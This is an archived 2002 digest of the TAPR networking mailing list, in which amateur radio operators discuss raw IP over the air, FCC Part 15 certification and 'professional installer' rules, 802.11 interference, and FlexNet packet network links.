This has been done in NOS, a async driver was modified to key a serial port RTS line (I belive) and send raw SLIP frames over the air. I can't find a reference to it, but it was sometime around 1991 and done by a polish ham.

Also, I believe the Germans have done some raw IP over the air, I think the TNC3 will talk SLIP or PPP on its serial port and send that over the air. Not sure if it encaps it in ax.25 however.

Don't forget, raw IP is not well suited for a noisy over the air environment. Almost every wireless card has its own MAC layer that works below the tcp/ip layer to do error checking. So there is some value to ax.25 here other then just ID purposes.

-Jeff

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

4. [netsig] Re: Raw IP?

From: Steve Lampereur <kb9mwr@yahoo.com>
Date: Mon, 3 Jun 2002 23:57:44 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-83060-2002.06.04-00.33.55--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Okay thanks for the info. I'm actually asking the question for another person. Hopefully I can find that reference as that would probably make a great start. I am aware that it probably won't work well without some soft of MAC layer. Sounds like research and a raw performance test is what the person has in mind, not development or implemented use. But who knows where it could go.

>This has been done in NOS, a async driver was modified to key a serial port RTS line (I >belive) and send raw SLIP frames over the air. I can't find a reference to it, but it >was sometime around 1991 and done by a polish ham.
>
>Also, I believe the Germans have done some raw IP over the air, I think the TNC3 will >talk SLIP or PPP on its serial port and send that over the air. Not sure if it encaps >it in ax.25 however.
>
>Don't forget, raw IP is not well suited for a noisy over the air environment. Almost >every wireless card has its own MAC layer that works below the tcp/ip layer to do error >checking. So there is some value to ax.25 here other then just ID purposes.
>
>-Jeff

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

5. [netsig] Part 15.23 revisted

From: Steve Lampereur <kb9mwr@yahoo.com>
Date: Tue, 11 Jun 2002 16:33:31 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-84421-2002.06.11-17.10.17--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

>Sec. 15.23 Home-built devices.
>

>   (a) Equipment authorization is not required for devices that are not
>marketed, are not constructed from a kit, and are built in quantities of
>five or less for personal use.
>   (b) It is recognized that the individual builder of home-built
>equipment may not possess the means to perform the measurements for
>determining compliance with the regulations. In this case, the builder
>is expected to employ good engineering practices to meet the specified
>technical standards to the greatest extent practicable. The provisions
>of Sec. 15.5 apply to this equipment.

Just realized this loop hole that allows Part 15 users to add different
external antennas and perform other such modifications extends only to
people for "personal use".

So in theory after all, all those ISP's and other businesses who have broke
the Part 15 certifiation by adding different external antennas are in
violation? Because this would be commercial or business use not personal
use. Or perhaps there is yet another loophole? Maybe the parabolic
antennas they are adding are Part 15 certified? I'm hoping Ed can shed
some light on this...

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

6. [netsig] Re: Part 15.23 revisted

From: "Jeff King" <transit_man@hotmail.com>
Date: Tue, 11 Jun 2002 22:01:49 +0000
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-84422-2002.06.11-17.38.21--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Steve Lampereur <kb9mwr@yahoo.com> wrote:

> >Sec. 15.23 Home-built devices.
> >
> >   (a) Equipment authorization is not required for devices that are not
> >marketed, are not constructed from a kit, and are built in quantities of
> >five or less for personal use.

>Just realized this loop hole that allows Part 15 users to add different
>external antennas and perform other such modifications extends only to
>people for "personal use".

It is not a "loop hole" as the section clearly states "home built" devices.
It also clearly indicates up to 5 for personal use.

>So in theory after all, all those ISP's and other businesses who have broke
>the Part 15 certifiation by adding different external antennas are in
>violation?

Some have even been cited so it is more then a theory!

>Maybe the parabolic antennas they are adding are Part 15 certified?

Some of them in fact are, and this is the rub. The certifications are
manufactuer specific. Lets say Cisco decides it wants to buy a Superpass
antenna, hook it to 50 feet of LMR-600 and then use one of it's WiFi card's
to drive the whole contraption. The take this assembly to one of the FCC's
"trusted" test labs (and tell me what that means) pay them the money to
"certify" it is within specs. OK so far?

So, lets say you as Mr. WISP decide you don't want to give Cisco $600 for
the $50 Superpass antenna or $10 a foot for LMR-600. But you use the Cisco
WiFi card. So, you give John from Superpass your $50 and buy your 50' coax
from AES, right? You can, but then all of a sudden, even though the system
is EXACTLY the same, your running a uncertified system.

Ever see the term "professional installer"? This is what Cylink had you use
to install one of their SS radios with a standard N connector. Yet, I've not
yet been able to find the FCC definition of this.

I think a real cool thing would be if "professional installer" meant either
a ham with a extra class or a general radio telephone license. Then, one of

these guys would work with a WISP to insure they were part 15 compliant. Of
course, the WISP could pay these folks for their service. The installer
would enter the WISP into a certified database that the FCC could reference.

IMHO, this would be the best of both worlds. WISP's would get a needed
service, it would reduce the workload for the FCC and the hams could keep
the WISP's from causing problems (i.e. the Darwin network fiasco).

Might make for a good RFPM.

-Jeff wb8wka

_____
Chat with friends online, try MSN Messenger: http://messenger.msn.com

---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

7. [netsig] Re: Part 15.23 revisted

From: Chuck Gelm <nc8q@gelm.net>
Date: Tue, 11 Jun 2002 18:04:20 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-84423-2002.06.11-17.40.51--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I am guessing that they are operating under other Part #.
:-|
Chuck nc8q

Steve Lampereur wrote:
>
> >Sec. 15.23 Home-built devices.
> >
> >   (a) Equipment authorization is not required for devices that are not
> >marketed, are not constructed from a kit, and are built in quantities of
> >five or less for personal use.
> >   (b) It is recognized that the individual builder of home-built
> >equipment may not possess the means to perform the measurements for
> >determining compliance with the regulations. In this case, the builder
> >is expected to employ good engineering practices to meet the specified
> >technical standards to the greatest extent practicable. The provisions
> >of Sec. 15.5 apply to this equipment.
>
> Just realized this loop hole that allows Part 15 users to add different
> external antennas and perform other such modifications extends only to
> people for "personal use".
>
> So in theory after all, all those ISP's and other businesses who have broke
> the Part 15 certifiation by adding different external antennas are in
> violation? Because this would be commercial or business use not personal
> use. Or perhaps there is yet another loophole? Maybe the parabolic
> antennas they are adding are Part 15 certified? I'm hoping Ed can shed
> some light on this...
>
> ---
> You are currently subscribed to netsig as: nc8q@gelm.net
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

8. [netsig] Part 15.23 revisted

From: Steve Lampereur <kb9mwr@yahoo.com>
Date: Tue, 11 Jun 2002 17:49:20 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-84427-2002.06.11-18.25.57--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Yikes that is messed up as you point out. I never really looked at it from
a commercial / business standpoint before, because my uses have been purely
personal. And I refer to the whole thing as a loop hole because it's kind
of a hidden way around different external antennas that in reality probably
shouldn't exist. That's why other licensed services exist.

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

9. [netsig] 802.11 interference from light bulbs?

From: John Ackermann N8UR <jra@febo.com>
Date: Thu, 13 Jun 2002 08:43:10 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-84722-2002.06.13-08.19.51--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Here's a link (courtesy of slashdot) to a Bob Cringely article about the
possibility of interference to 802.11 from some new RF light bulbs that are
in the works. Check out
http://www.pbs.org/cringely/pulpit/pulpit20020606.html

What's cool is that the story keys off of (and frequently refers to) an
article written by our friend Steve Stroh, N8GNJ. In fact, Steve's name is
mentioned in the very first line! Cringely points out that Steve raised
this interference potential over a year ago, but no one seemed to notice or
care, and speculates why that may be.

Way to go, Steve!

73,
John N8UR
jra@febo.com

John Ackermann N8UR jra@febo.com http://www.febo.com
President, TAPR n8ur@tapr.org http://www.tapr.org
[Attachment: I, Cringely The Pulpit.url; application/octet-stream; 179 bytes]

10. [netsig] Re: 802.11 interference from light bulbs?

From: "Jeff King" <transit_man@hotmail.com>
Date: Thu, 13 Jun 2002 14:19:38 +0000
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-84747-2002.06.13-09.56.27--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

John Ackermann N8UR <jra@febo.com> wrote:

>Here's a link (courtesy of slashdot) to a Bob Cringely article about the
>possibility of interference to 802.11 from some new RF light bulbs that are
>in the works. Check out
>http://www.pbs.org/cringely/pulpit/pulpit20020606.html

Yeap, although in the last part fo the article Cringely for some reason
thinks the lower speeds of WiFi (802.11b) are Frequency Hopping as opposed
to DSSS.

_____
MSN Photos is the easiest way to share and print your photos:
http://photos.msn.com/support/worldwide.aspx

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

11. [netsig] Re: Part 15.23 revisted

From: Steve Lampereur <kb9mwr@yahoo.com>
Date: Sun, 16 Jun 2002 10:38:36 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-85274-2002.06.16-11.15.38--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

>Ever see the term "professional installer"? This is what Cylink had you
>use to install one of their SS radios with a standard N connector. Yet, I've
>not yet been able to find the FCC definition of this.

Did a little digging on this "professional installer" concept and you are
right there is no straight-forward definition. My understanding would be
anyone capable of making the compliance measurements spelled out in 15.31,
fits the "professional installer" profile.

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

12. [netsig] Re: Part 15.23 revisited

From: "Steve Stroh" <lists@strohpub.com>
Date: Wed, 19 Jun 2002 11:25:33 -0700
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-85787-2002.06.19-14.02.51--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Steve:

You're by far not alone in getting tripped up by this definition. The interpretation that the FCC uses (from a talk by an FCC enforcement officer at WISPCon earlier this year) is:

A Part 15 device that has standard RF connectors (Type N, TNC, etc.) can only be installed by "someone who knows a reasonable amount about RF". They chose to use the phrase "professional installer".

A Part 15 device intended to be installed by the end user (who is assumed NOT to know a reasonable amount about RF) must include integral antennas or non-standard RF connectors so that the appropriate antenna options can ONLY be bought from the radio vendor.

That's it. The point the FCC is trying to make is that they don't want Part 15 devices with standard connectors falling into the hands of consumers, who will quite likely mate antennas with it that exceed the EIRP limits set forth in Part 15.

This phrase about Professional Installers does not alter, at ALL, the requirement that all Part 15 equipment must be certified as a SYSTEM. If you mate an antenna to a radio, and that particular combination of THAT antenna part number and THAT radio part number has not been certified TOGETHER, you're in violation of Part 15. Yes, even when the antenna is functionally identical... or even IDENTICAL in the case of an OEMed antenna that just had a radio vendor part number applied to it (and a 50% or greater price markup.) Some ISPs have already suffered in FCC inspections when they violated this basic rule.

Thanks,

Steve

--
Steve Stroh steve@strohpub.com 425-481-0600
Editor
Focus on Broadband Wireless Internet Access newsletter
http://www.strohpub.com/focus
NEW! Weblog now online at http://www.strohpub.com/weblog

> -----Original Message-----
> From: bounce-netsig-28807@lists.tapr.org
> [mailto:bounce-netsig-28807@lists.tapr.org]On Behalf Of Steve Lampereur
> Sent: Sunday, June 16, 2002 08:39
> To: TAPR Networking Special Interest Group
> Subject: [netsig] Re: Part 15.23 revisted
>
>
> >Ever see the term "professional installer"? This is what Cylink had you
> >use to install one of their SS radios with a standard N
> connector. Yet, I've
> >not yet been able to find the FCC definition of this.
>
> Did a little digging on this "professional installer" concept and you are
> right there is no straight-forward definition. My understanding would be
> anyone capable of making the compliance measurements spelled out in 15.31,
> fits the "professional installer" profile.

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

13. [netsig] Re: Part 15.23 revisited

From: Steve Lampereur <kb9mwr@yahoo.com>
Date: Wed, 19 Jun 2002 16:27:10 +0000
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-85801-2002.06.19-17.05.49--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Thanks for the explanation. Makes sence, the way it should be... even
though it's still sort of a joke.

Correct me if I'm wrong:
The definition of "professional installer" is somewhat unimportant. Bottom
line is for commerical/business use you have to use certified components.
Normal business politics apply to jacking the price for something special
even though it probably is the same as something else cheaper.

I'd also assume this certification issue not only applies antennas but coax
as well?

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

14. [netsig] Re: Part 15.23 revisited

From: Jeff King <jeff@aerodata.net>
Date: Wed, 19 Jun 2002 17:46:10 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-85802-2002.06.19-17.17.48--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

On Wed, 19 Jun 2002 16:27:10 +0000, Steve Lampereur wrote:

>Normal business politics apply to jacking the price for something
>special
>even though it probably is the same as something else cheaper.

There actually is a cost associated with certification, so it is not fair to
lump it on the business. If you want to access blame here, it would have to
fall on the FCC shoulders. AFAIK, "professional installers" should be able to
self certify coax and antennas. And of course, I do know that is not reality.

>I'd also assume this certification issue not only applies antennas
>but coax as well?

Yeap. FUBAR.

-Jeff

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

15. [netsig] Re: Part 15.23 revisited

From: "Steve Stroh" <steve@strohpub.com>
Date: Wed, 19 Jun 2002 15:23:05 -0700
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-85810-2002.06.19-18.00.06--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Steve:

In the Part 15 regs, and elsewhere in the FCC rules, there is NO definition
for what is a "professional installer". It's merely put there to contrast
with "end user". That's all. It's not spelled out what is, who can be, how
do you determine, etc. a "professional installer".

No, you're not allowed to use certified components... you're required to use
certified SYSTEMS. That some vendors use the regs as a vehicle to jack up
the prices... well, that's capitalism.

My understanding is that the coax doesn't factor in to the certification
process, other than that the certification has to state a minimum length of
coax if the tx output + antenna gain exceeds the regs. In that case, the
coax is specified as an attenuation device.

Thanks,

Steve

--
Steve Stroh   steve@strohpub.com 425-481-0600
Editor
Focus on Broadband Wireless Internet Access newsletter
http://www.strohpub.com/focus
NEW! Weblog now online at http://www.strohpub.com/weblog

> -----Original Message-----
> From: bounce-netsig-4168@lists.tapr.org
> [mailto:bounce-netsig-4168@lists.tapr.org]On Behalf Of Steve Lampereur
> Sent: Wednesday, June 19, 2002 09:27
> To: TAPR Networking Special Interest Group
> Subject: [netsig] Re: Part 15.23 revisited
>
>
> Thanks for the explanation. Makes sence, the way it should be... even
> though it's still sort of a joke.
>
> Correct me if I'm wrong:
> The definition of "professional installer" is somewhat
> unimportant. Bottom
> line is for commerical/business use you have to use certified components.
> Normal business politics apply to jacking the price for something special
> even though it probably is the same as something else cheaper.
>
> I'd also assume this certification issue not only applies
> antennas but coax
> as well?
>
>
> ---
> You are currently subscribed to netsig as: steve@strohpub.com
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

16. [netsig] Re: [bbssig] Re: TAPR BBS Special Interest Group

From: Chuck Gelm <nc8q@gelm.net>
Date: Fri, 21 Jun 2002 06:10:26 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-86039-2002.06.21-05.48.20--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Sorry, everyone. I hadn't noticed that this was being carried by
the BBSsig rather than the NETsig list server. Yes, I've found
this discussion to be interesting. I'm subscribed to both lists.
These recent threads seem better suited to NET sig.
;-)
Chuck nc8q

n5pvl@tsarc.net wrote:
>
> I have no interest in participating in a flame war, on this or any other
> reflector. My interest is in discussion of RF networking.
>
> Will that be possible on the NET SIG?

Lettuce C.

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

17. [netsig] Re: [bbssig] Re: TAPR BBS Special Interest Group

From: Steve Lampereur <kb9mwr@yahoo.com>
Date: Fri, 21 Jun 2002 08:20:40 -0500

To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-86057-2002.06.21-08.58.13--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I'm must warn everyone about this guy. He's hard to reason with, and I will
leave it at that.

http://www.tapr.org/tapr/html/tprs.aug.96.html

>>n5pvl@tsarc.net wrote:
>>
>> I have no interest in participating in a flame war, on this or any
>>other reflector. My interest is in discussion of RF networking.
>>
>> Will that be possible on the NET SIG?

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

18. [netsig] Re: [bbssig]

From: Bill Vodall - WA7NWP <wa7nwp@yahoo.com>
Date: Fri, 21 Jun 2002 08:16:27 -0700
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-86068-2002.06.21-10.53.47--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

> >>n5pvl@tsarc.net wrote:
> >>
> >> I have no interest in participating in a flame war, on this or any
> >>other reflector. My interest is in discussion of RF networking.
> >>
> >> Will that be possible on the NET SIG?

These days Charles is the lone voice in the wilderness calling for a better
terrestrial packet network.   His evangelism of a better node system (FlexNet)
and of the far more sensible broadcast technology like W2FS's Radio Mirror
should be commended and supported. He is preaching when our amateur
organizations are snoozing.

The lack of activity on this SIG is evidence that much of what he's saying is true.

No - I don't agree with him that we should totally turn off the wire line (telephone/Internet)
links.   On the other hand, maybe that would have been better then what's actually
happened where it was many of the Amateur RF links that were turned off.

Ok fellow Netsig'ers.   How many here have packet systems on the air right now? Can
you connect to the local network (nodes or whatever) and link around a bit?   Will
your computer automatically send a message using Amateur resources to somebody
at least one town away? If not - turn it on...

The phone companies are in serious debt trouble, ISP's are rolling over, dirty bombs
are in the news.   It may well be that our amateur resources and technology could soon
become far more relevant then it currently is.

At no time have we had better equipment. Computers are dirt cheap. RF boxes are
available off the shelf. There's some incredible stuff out there.   It's the 802.11b
groups that are doing the fun networking. The amateurs are sitting on the sidelines this
time.

73,
Bill - WA7NWP

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

19. [netsig] RE: Flexnet routing (moved to NetSIG)

From: "Steve Stroh" <lists@strohpub.com>
Date: Fri, 21 Jun 2002 10:46:41 -0700
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-86081-2002.06.21-13.24.10--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Barry:

I had to read your note a little closer; at first glance I assumed you were
discussion >A<X.25. Oops.

My understanding is that SOME Internet TCP/IP traffic is carried on X.25
networks, especially outside North America, but by no means all, or even
most. There are much more efficient link-layer protocols. "Pure" Ethernet,
for example, is widely used. Not to mention the many, many different types
of Broadband Wireless Internet Access, which have nothing to do with X.25.

Thanks,

Steve

--
Steve Stroh steve@strohpub.com 425-481-0600
Editor
Focus on Broadband Wireless Internet Access newsletter
http://www.strohpub.com/focus
NEW! Weblog now online at http://www.strohpub.com/weblog

> -----Original Message-----
> From: bounce-bbssig-29608@lists.tapr.org
> [mailto:bounce-bbssig-29608@lists.tapr.org]On Behalf Of Barry White
> Sent: Thursday, June 20, 2002 23:02
> To: TAPR BBS Special Interest Group
> Subject: [bbssig] Re: Flexnet routing
>
>
> Hello Steve,
>   Actually TCP/IP is only an application.
> In reality it is carried around the globe by X.25 !!!!
>
> 73 Barry VK2AAB

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

20. [netsig] RE: Flexnet routing (moved to NetSIG)

From: "Steve Stroh" <lists@strohpub.com>
Date: Fri, 21 Jun 2002 16:30:07 -0700
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-86145-2002.06.21-19.07.37--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Chuck:

Brief Google search - www.google.com. Type in "sv2agw". Second item -
http://www.elcom.gr/sv2agw/agwbay.html. Browse the "TCPIP Over Radio"
section.

A lot of information I don't even bother to bookmark any longer; it's
actually faster to Google for it.

Thanks,

Steve

--
Steve Stroh steve@strohpub.com 425-481-0600
Editor
Focus on Broadband Wireless Internet Access newsletter
http://www.strohpub.com/focus
NEW! Weblog now online at http://www.strohpub.com/weblog

> -----Original Message-----
> From: bounce-bbssig-29608@lists.tapr.org
> [mailto:bounce-bbssig-29608@lists.tapr.org]On Behalf Of Chuck Gelm
> Sent: Friday, June 21, 2002 13:29
> To: TAPR BBS Special Interest Group
> Subject: [bbssig] Re: Flexnet routing

>
> Steve:
> Please tell me where/what SV2AGW driver does this. (Privately,
> or on the list). I'd like to try a web page server. I've got some
> ideas about how to overcome a problem of graphics requiring too
> much bandwidth. ;-)
>
> Chuck

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

21. [netsig] Re: [bbssig]

From: Gary Mitchell <wb6yru@aenet.net>
Date: Sat, 22 Jun 2002 00:07:40 -0700
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-86199-2002.06.22-02.46.54--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Bill Vodall - WA7NWP wrote:
>
> > >>n5pvl@tsarc.net wrote:
> > >>
> > >> I have no interest in participating in a flame war, on this or any
> > >>other reflector. My interest is in discussion of RF networking.
> > >>
> > >> Will that be possible on the NET SIG?
>
> These days Charles is the lone voice in the wilderness calling for a better
> terrestrial packet network.   His evangelism of a better node system (FlexNet)
> and of the far more sensible broadcast technology like W2FS's Radio Mirror
> should be commended and supported. He is preaching...

In my opinion, that's part of the problem: too much preaching.

He goes on at great length describing problems we already know
about and trying to sell a fix. That's fine, but we already
know what the problems are.

Now, be honest: how many of us like to be lectured about what
to do? This is supposed to be a fun hobby, not a job. If
something like Flexnet isn't fun and interesting enough by
itself to get people's juices flowing, then the sales job won't
help.

I've been a sysop for many years now on the west coast and we
have almost no users out here these days. There's nothing the
BBS network offers that the internet can't do *way* better.

What I'm saying is, we need the interesting applications more
than we need a better network. Yes, better apps need better
networks, but the network improvements will have their own
appeal if there are applications available that people want.
That's were the improvements are needed.

I haven't got the answer, but I think we need to find something
interesting packet can do that the internet isn't so great at
doing. APRS comes to mind, but there must be something else.

73, Gary WB6YRU

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

22. [netsig] Re: FlexNet Routing, etc.

From: "Donald Rotolo" <n2irz@worldnet.att.net>
Date: Sat, 22 Jun 2002 16:01:10 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-86242-2002.06.22-15.36.47--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

NetSIG is most certainly the right place to discuss networking. No
guarantees of flame-less-ness are made, but in general we all agree that the
protocol wars are over for good. Right?

Regarding RF links: Even though I consider myself a strong advocate of
FlexNet, I am eagerly open to other ways of getting the job done. I've been
playing with X-Net lately: There's no huge difference with FlexNet (they are
interoperable), but more people seem to be supporting X-Net. Both are
'mature', not needing frequent releases. I had something in the PSR last
winter.

Regarding wire links: We all know that some believe that these 'crutches'
actually stifle network development, while others believe that these
'wormholes' encourage network usage and therefore growth. Although I tend
to side with the former, I have never seen any evidence to support or refute
my beliefs. Does anyone out there have any real evidence to support this
one way or the other? Until I see some, I will stick with my preference, but
cannot justify it. Bringing up issues from years ago doesn't benefit
anyone.

802.11 is fun, yes, but I can't seem to make it work over more than shouting
distances. I'm playing with that, too. Wish I had an external antenna
connection...

73,
Don N2IRZ

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

23. [netsig] Re: Part 15.23 revisited

From: Jeff King <jeff@aerodata.net>
Date: Sun, 23 Jun 2002 22:20:09 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-86363-2002.06.23-21.52.02--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

On Wed, 19 Jun 2002 15:23:05 -0700, Steve Stroh wrote:

>certified SYSTEMS. That some vendors use the regs as a vehicle to
>jack up the prices... well, that's capitalism.

Sorry to be off topic, but that is not capitalism at least in the true sense.
It really is a power of monopoly conveyed by the government. A monopoly in
the sense that the government gives one company a right to sell a identical
product and another not to sell a identical product based on a tribute paid
to the government.

And no, I am not talking about electronic certification but the fact that the
systems we are talking about differ often by a piece of coax or a commodity
antenna.

-Jeff

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

24. [netsig] Re: FlexNet Routing, etc.

From: Bill Vodall - WA7NWP <wa7nwp@yahoo.com>
Date: Tue, 25 Jun 2002 11:22:25 -0700
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-86670-2002.06.25-13.59.56--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

At 04:01 PM 6/22/02 -0400, Donald Rotolo wrote:

>Regarding RF links: Even though I consider myself a strong advocate of
>FlexNet, I am eagerly open to other ways of getting the job done. I've been
>playing with X-Net lately: There's no huge difference with FlexNet (they are
>interoperable), but more people seem to be supporting X-Net. Both are
>'mature', not needing frequent releases.

Don, do you know if it's possible to link to, or between, X-Net via TCP/IP
(the Internet)?

Bill

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

25. [netsig] Looking for Connection in Eastern Ohio

From: Alex Harvilchuck <harvilch@spectra.net>
Date: Thu, 27 Jun 2002 19:06:57 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-86998-2002.06.27-18.47.51--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I'm looking for anyone in Northeastern Ohio who is interested in
connecting to the east. The former Northeast Digital Association (NEDA)
network, now the Northeast FlexNet Network is looking for any interested
party in Northeast Ohio or Northwestern Pennsylvania that would be
interested in connecting into the network here in the
NY-PA-NJ-CT-MA-VT-NH-DE-MD-WV area.

You don't have to be running FlexNet (although I will e-mail you our
glossy marketing pitch). We're just looking to do what has never really
been done before - get a series of dedicated and semi-dedicated
point-to-point links going from New York City to Cleveland.

Right now we're about as far west as Jamestown, NY and are looking for a
connection in Erie, PA with a hop into the extisting backbone network in
Ohio.

So, can anyone help?

If you're interested our website is http://www.northeastflexnet.org/
(the maps are a little bit old, we've been doing some serious expanding
since 9/11)

Alex Harvilchuck, N3NMN

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

26. [netsig] Re: Part 15.23 revisited

From: wchast@utilpart.com
Date: Thu, 27 Jun 2002 21:43:35 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-87033-2002.06.27-21.24.50--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Same thing happens with airplanes, as in radios and other
areas where some sort of certification can be required,
the goverment has just helped aid and abet a 'priveledged
group' by setting up a requirement that could be better
met by allowing the professional installer to do the cer-
tification.

In the case of airplanes, the most common item that comes
to mind is the alternator. You can have the same device
available down at NAPA but if it ain't TSO'd it ain't
supposed to be on your airplane. I wonder how many of
them are flying with non-TSO'd alternators? In the past
I have seen a good number of auto alternators go into
small aircraft....

In a previous message someone pointed out that licensed
amateurs would be a good source of these professional
installers, I agree.

Many of us work with this stuff on a day to day basis
in one way or another, and certifying a system to meet
the FCC levels is not black magic by any means, many of
us do it all the time with other radio systems, why not
part 15?

> -----Original Message-----
> From: Jeff King [mailto:jeff@aerodata.net]
> Sent: Sunday, June 23, 2002 10:20 PM

> To: TAPR Networking Special Interest Group
> Subject: [netsig] Re: Part 15.23 revisited
>
>
>
> On Wed, 19 Jun 2002 15:23:05 -0700, Steve Stroh wrote:
>
> >certified SYSTEMS. That some vendors use the regs as a vehicle to
> >jack up the prices... well, that's capitalism.
>
> Sorry to be off topic, but that is not capitalism at least in
> the true sense.
> It really is a power of monopoly conveyed by the government.
> A monopoly in
> the sense that the government gives one company a right to
> sell a identical
> product and another not to sell a identical product based on
> a tribute paid
> to the government.
>
> And no, I am not talking about electronic certification but
> the fact that the
> systems we are talking about differ often by a piece of coax
> or a commodity
> antenna.
>
> -Jeff
>
>
>
> ---
> You are currently subscribed to netsig as: wchast@utilpart.com
> To unsubscribe send a blank email to
> leave-netsig-6748T@lists.tapr.org
>

****
This e-mail and any files transmitted with it are confidential and are
intended solely for the use of the individual or entity to whom it is
addressed. If you have received this transmission in error, please notify
the sender immediately and destroy any hard copies you may have printed and
remove all copies of the e-mail from your hard drive. Opinions, conclusions
and other information in this message that do not relate to the official
business of Utility Partners, Inc shall be understood as neither given nor
endorsed by it.

